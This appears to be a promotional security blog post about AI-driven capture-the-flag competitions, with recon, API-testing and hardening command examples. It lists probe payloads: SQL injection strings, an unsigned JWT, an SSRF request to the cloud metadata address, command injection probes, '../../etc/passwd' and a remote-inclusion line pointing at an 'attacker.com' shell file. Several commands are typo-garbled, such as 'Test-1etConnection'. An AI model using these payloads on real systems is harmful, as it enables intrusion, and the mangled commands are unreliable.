
Listen to this Post
Introduction

The intersection of artificial intelligence and cybersecurity training has given rise to a new generation of Capture The Flag (CTF) competitions that are fundamentally reshaping how security professionals develop their skills. Unlike traditional CTF events where human mentors provide guidance and hints, AI-powered CTF platforms now leverage machine learning models to generate dynamic challenges, deploy intelligent decoys, and create rabbit holes that test not just technical knowledge but also strategic reasoning and adaptability. The recent “cyber673 CTF You Against All” event, created by contributor Izdihar S., exemplified this paradigm shift by offering participants an AI-driven competition with no human support—a format that pushes contestants to rely entirely on their own problem-solving abilities while navigating a landscape filled with intentional misdirection. As we approach Cyber Battle 2026, understanding the mechanics, implications, and technical underpinnings of AI-powered CTF environments becomes essential for anyone serious about modern cybersecurity training and competition.
Learning Objectives & Secrets
- Objective 1: Master AI-Driven Challenge Navigation – Develop the ability to systematically approach CTF challenges where AI generates decoys and rabbit holes. Learn to differentiate between genuine vulnerabilities and intentional misdirection through pattern recognition and threat modeling.
-
Objective 2: Build Automated Reconnaissance Workflows – Secret tip: Leverage AI-assisted reconnaissance tools to map attack surfaces faster than manual enumeration. Use Python scripts with libraries like
requests,beautifulsoup4, and `scapy` to automate initial footprinting while human analysts focus on high-value targets. -
Objective 3: Exploit Rabbit Holes as Learning Vectors – Secret tip: When you encounter a decoy, don’t dismiss it—document it. AI-generated rabbit holes often reveal common misconfigurations or vulnerable patterns that appear in real-world environments. Treat every dead end as a data point for building better intuition.
You Should Know
- Understanding AI-Generated Decoys and Rabbit Holes in CTF Environments
The core innovation of modern AI-powered CTF platforms lies in their ability to generate realistic but intentionally misleading challenges. These “rabbit holes” serve a dual purpose: they test a participant’s ability to prioritize and filter information, and they simulate the noise and distractions present in real penetration testing engagements. Unlike static CTF challenges where every flag is reachable through a predetermined path, AI-driven environments can produce dynamic decoys that adapt based on participant behavior.
What this means technically: AI models trained on thousands of CTF write-ups and vulnerability databases can generate plausible but ultimately non-functional attack vectors. For example, an AI might create a SQL injection point that appears vulnerable but actually leads to a honeypot database, or generate a seemingly accessible administrative panel that triggers alerting mechanisms when accessed.
How to approach it:
- Step 1: Perform initial reconnaissance using automated tools like `nmap` and `gobuster` to map the attack surface.
- Step 2: Prioritize targets based on likelihood of success—look for services with known CVEs or default credentials.
- Step 3: When you encounter a promising vector, test it with minimal-impact payloads first (e.g., `’ OR ‘1’=’1` for SQLi) before committing significant time.
- Step 4: Maintain a “dead end log” documenting which approaches failed and why—this builds pattern recognition over time.
- Step 5: Use timing analysis: if a challenge responds suspiciously fast or with generic error messages, it may be a decoy.
2. AI-Assisted Penetration Testing: Tools and Automation
The same AI technologies that power CTF platforms are increasingly used in professional penetration testing. Platforms like Cyber Warrior integrate Docker-based labs with AI-powered mentorship, providing real-time assistance for mastering forensics, cryptography, and web security. Similarly, LLMVault offers a deliberately vulnerable CTF-style training range for the OWASP Top 10 for LLM Applications (2025), featuring both scripted Play Mode and Live Mode with real local models.
Key tools and their applications:
| Tool | Purpose | Key Feature |
|||-|
| Nessus Professional | Vulnerability identification | Comprehensive scanning with regular updates |
| Metasploit | Controlled exploitation | Framework for developing and executing exploit code |
| Scout Suite | Cloud misconfiguration detection | AWS/Azure/GCP security assessment |
| CloudSploit | Cloud infrastructure scanning | Identifies misconfigurations and vulnerabilities |
Linux command workflow for initial assessment:
 Network reconnaissance
nmap -sV -sC -O -A target_ip -oA scan_results

Directory enumeration
gobuster dir -u http://target_ip -w /usr/share/wordlists/dirb/common.txt -t 50

Subdomain discovery
amass enum -d target_domain -o subdomains.txt

Service version checking
searchsploit service_name version
Windows PowerShell approach:
 Port scanning (basic)
Test-1etConnection -ComputerName target_ip -Port 80

Web enumeration with Invoke-WebRequest
Invoke-WebRequest -Uri "http://target_ip/admin" -Method GET

DNS enumeration
Resolve-DnsName target_domain -Type A
3. Secure Code Review and Configuration Hardening
Swarmnetics, one of the sponsors of the cyber673 CTF, emphasizes the importance of secure code review and configuration review as core components of vulnerability elimination. In AI-powered CTF environments, participants often encounter challenges that require identifying vulnerable code patterns and misconfigurations.
Common vulnerabilities to look for:
- Hardcoded credentials in source code or configuration files
- Improper input validation leading to injection attacks
- Excessive permissions in cloud IAM roles
- Unencrypted sensitive data in transit or at rest
Linux command for finding hardcoded secrets:
 Search for potential secrets in files
grep -r "password|secret|key|token" /path/to/code --include=".py" --include=".js" --include=".json"

Check file permissions
find / -type f -perm -o+w -ls 2>/dev/null

Review open ports and services
ss -tulpn | grep LISTEN
Windows CMD/PowerShell for configuration review:
 Check for weak service permissions
Get-Service | Where-Object {$<em>.StartType -eq "Automatic" -and $</em>.Status -1e "Running"}

Review firewall rules
netsh advfirewall firewall show rule name=all

Check for scheduled tasks with high privileges
Get-ScheduledTask | Where-Object {$_.Principal.UserId -eq "SYSTEM"}
- API Security and Cloud Hardening in CTF Scenarios
Modern CTF challenges increasingly incorporate API security and cloud infrastructure components. The OWASP LLM Top 10, for instance, includes categories like Prompt Injection, Sensitive Information Disclosure, and Improper Output Handling—all of which are directly relevant to API security in AI-powered applications.
API security testing workflow:
- Step 1: Enumerate API endpoints using tools like `Burp Suite` or
Postman. - Step 2: Test for authentication bypasses—try default credentials, JWT manipulation, and session replay attacks.
- Step 3: Probe for injection vulnerabilities—SQLi, NoSQLi, command injection, and SSRF.
- Step 4: Check for excessive data exposure—does the API return more information than necessary?
- Step 5: Test rate limiting and business logic flaws.
Example API testing with curl:
 Test for SQL injection in API parameter
curl -X GET "http://api.target.com/users?id=1' OR '1'='1" -H "Authorization: Bearer $TOKEN"

Test for JWT manipulation
curl -X GET "http://api.target.com/admin" -H "Authorization: Bearer eyJhbGciOiJub25lIn0.eyJyb2xlIjoidXNlciJ9."

Test for SSRF
curl -X POST "http://api.target.com/fetch" -d '{"url":"http://169.254.169.254/latest/meta-data/"}'
Cloud hardening checklist:
- Enable multi-factor authentication for all cloud accounts
- Implement least-privilege IAM policies
- Enable cloud trail logging and monitoring
- Regularly review security group and firewall rules
- Encrypt data at rest and in transit
5. Vulnerability Exploitation and Mitigation Strategies
Understanding how to exploit vulnerabilities is only half the battle—effective mitigation requires a deep understanding of attack vectors and defense mechanisms. In AI-powered CTF environments, participants must often exploit vulnerabilities to capture flags, then analyze the underlying weaknesses to understand how they could be prevented.
Common exploitation techniques:
- SQL Injection: Use `sqlmap` for automated exploitation, but understand manual techniques for bypassing WAFs.
- Cross-Site Scripting (XSS): Test for reflected, stored, and DOM-based XSS using payloads like
<script>alert(1)</script>. - Command Injection: Test with `; id` or `|| whoami` in input fields.
- File Inclusion: Test for LFI/RFI with `../../etc/passwd` or `?page=http://attacker.com/shell.txt`.
Mitigation strategies:
 Linux: Implement WAF with ModSecurity
apt-get install libapache2-mod-security2
a2enmod security2
systemctl restart apache2

Linux: Harden SSH configuration
 Edit /etc/ssh/sshd_config
 PermitRootLogin no
 PasswordAuthentication no
 AllowUsers specific_user

Windows: Enable Windows Defender Application Control
Set-ExecutionPolicy -ExecutionPolicy RemoteSigned -Scope CurrentUser
 Configure AppLocker via Group Policy
- The Role of CREST and OSCP Certifications in Professional CTF
Swarmnetics employs Offensive Security Certified Professional (OSCP) and CREST Registered Penetration Tester (CRT)-certified operators, highlighting the importance of recognized certifications in the cybersecurity industry. These certifications validate practical skills in penetration testing and are highly relevant to CTF competition success.
Why certifications matter in CTF:
- OSCP certification requires completing a 24-hour practical exam—similar in format to many CTF competitions.
- CREST certification emphasizes methodological approaches to penetration testing.
- Both certifications require demonstrating real-world exploitation skills, not just theoretical knowledge.
Preparation tips for certification-oriented CTF:
- Practice in lab environments like HackTheBox, TryHackMe, or VulnHub.
- Focus on understanding underlying vulnerabilities rather than memorizing exploits.
- Develop a methodology: reconnaissance → enumeration → exploitation → post-exploitation.
- Document everything—good note-taking is essential for both CTF and certification exams.
What Undercode Say
- Key Takeaway 1: AI-powered CTF platforms represent the next evolution in cybersecurity training, combining dynamic challenge generation with intelligent decoy systems that mirror real-world penetration testing complexity. The integration of AI mentorship and automated lab environments accelerates skill development across forensics, cryptography, and web security domains.
-
Key Takeaway 2: The “no human support” model in AI-driven CTF forces participants to develop self-reliance and systematic problem-solving approaches. Rabbit holes and decoys are not obstacles but learning opportunities—each dead end teaches pattern recognition and prioritization skills that are invaluable in professional security assessments.
-
Key Takeaway 3: The convergence of AI and cybersecurity training creates new attack surfaces that participants must understand. OWASP LLM Top 10 vulnerabilities—including prompt injection, data poisoning, and improper output handling—are becoming essential knowledge for modern security professionals.
-
Key Takeaway 4: Industry certifications like OSCP and CREST remain gold standards for validating practical skills, and CTF participation serves as excellent preparation for these exams. The structured methodology learned in CTF competitions directly translates to professional penetration testing engagements.
-
Key Takeaway 5: The sponsorship ecosystem—including Swarmnetics, Nitro Security, and DMOS Technologies—demonstrates the growing industry investment in hands-on cybersecurity training and competition. This support signals that AI-powered CTF is not just a training exercise but a pipeline for developing the next generation of security talent.
Prediction
-
+1 AI-powered CTF platforms will become standard in corporate cybersecurity training programs by 2027, replacing traditional static lab environments with adaptive, AI-generated challenges that evolve based on participant performance.
-
+1 The integration of large language models in CTF platforms will enable real-time hint generation and personalized learning paths, dramatically reducing the learning curve for entry-level security professionals.
-
-1 The sophistication of AI-generated decoys and rabbit holes may lead to frustration and burnout among participants who lack structured guidance, potentially widening the skills gap rather than closing it.
-
+1 CTF competitions like Cyber Battle 2026 will increasingly feature AI-vs-human tracks, where autonomous AI agents compete alongside human participants—a format that accelerates the development of both AI security tools and human intuition.
-
-1 Over-reliance on AI-powered training environments may reduce participants’ ability to think creatively when faced with novel vulnerabilities that fall outside training data patterns.
-
+1 The OWASP LLM Top 10 framework will become a foundational component of CTF challenges, ensuring that participants are exposed to emerging AI security threats alongside traditional vulnerabilities.
-
+1 Sponsorship from CREST-accredited organizations like Swarmnetics will increase, creating clearer pathways from CTF success to professional certification and employment.
-
-1 The increasing complexity of AI-powered CTF may discourage participation from non-technical backgrounds, limiting diversity in the cybersecurity talent pipeline.
-
+1 Automated vulnerability assessment tools like Scout Suite and CloudSploit will become integral to CTF challenge design, teaching participants to leverage automation for efficient reconnaissance.
-
+1 The “no human support” model will evolve into “AI-first support,” where participants interact with AI assistants that provide contextual hints without revealing solutions—balancing challenge with accessibility.
▶️ Related Video (82% Match):
https://www.youtube.com/watch?v=BqXFsC2tZ_s
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/epefxHzr – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


